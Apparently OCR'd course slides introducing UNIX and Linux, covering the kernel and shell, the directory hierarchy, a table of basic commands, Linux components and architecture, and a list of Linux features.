
UNIX Operating System

- UNIX is an operating system which was first developed in the 1960s and designed for use on any type of computer system or computing device

Three main components


Kernel	Operating system brain Allocates time and memory to programs Handles file store and communicates with system calls
Shell	The interface between the user and the kernel
Programs	Processes running on the machine

Notes:



UNIX Directory Structure

- All files are grouped together in the **directory structure**
- The file system is arranged in a **hierarchical structure**, like an inverted tree
- The top of the hierarchy is traditionally called **root** (denoted by a slash "/")



UNIX Commands

Command	Syntax	Meaning
`ls`	`ls options files(s)`	List the contents of a directory
`cd`	`cd path`	Change directory
`mkdir`	`mkdir dirname`	Create a directory
`rmdir`	`rmdir dirname`	Remove directory
`cp`	`cp file1 file2`	Copy files or directories
`rm`	`rm filename`	Remove or delete specific files
`mv`	`mv old.html new.html`	Move or rename files
`passwd`	`passwd`	Change password
`grep`	`grep string file`	Search for a character string in a file
`diff`	`diff file1 file2`	Compare two files and report the differences
`head`	`head filename`	Show the first 10 lines of a file
`ispell`	`ispell file`	Check the spelling of the contents of a file
`pr`	`pr file`	Prepare text for printing with headers and page breaks
`pwd`	`pwd`	Display the current directory's full pathname
`id`	`id username`	Display your system ID numbers


Notes: ____

Linux Operating System

- Linux is open source operating system widely used across enterprises and government bodies

Components of Linux OS

- **Hardware**: Consists of physical devices, such as the monitor, RAM, HDD, and CPU
- **Kernel**: A core component of the Operating system that has complete control over system resources
- **Shell**: An interface that takes input from the users, sends it to the kernel and returns the output of the kernel
- **Applications or Utilities**: Utility programs that can be launched by running the shell. Utilities give most of the functionalities provided by an operating system to the user
- **System Libraries**: Special functions which do not require any access rights to the kernel modules to implement the functionality of the OS
- **Daemons**: Services that run to perform tasks like printing or scheduling
- **Graphical server**: The sub-system responsible for displaying graphics on the monitor and is referred to as X


Applications, Tools
User space
System Calls
Linux-Kernel
Process management
Memory management
File systems
Device drivers
Network
Components
Multitasking
Virtual memory
Files, directories
Device access, terminals
Network Functionality
Functionality
Scheduler, architecture-specific code
Memory manager
File system types
Block devices
Character devices
Network protocols
Network drivers
Software Support
Hardware Support
CPU
RAM
Hard disk, CD, and Floppy disk
Various terminal equipment
Network adaptor
Hardware

Linux System Architecture

Linux Features

Portability	Linux kernel and applications can be installed on different **hardware platforms**
Open Source	Source code of Linux is available for free and it is a community-based development project
Multiuser	Multiple users can access the resources like RAM or memory at the same time
Multiprogramming	Multiple applications and programs can run at the same time
Hierarchical File System	Linux uses a **standard hierarchical file structure** for arranging user and system files
Shell	A special **interpreter program** used to execute programs or applications
Security	Linux provides security features like authentication, controlled access to files using passwords, and data encryption

Notes: ______________________________

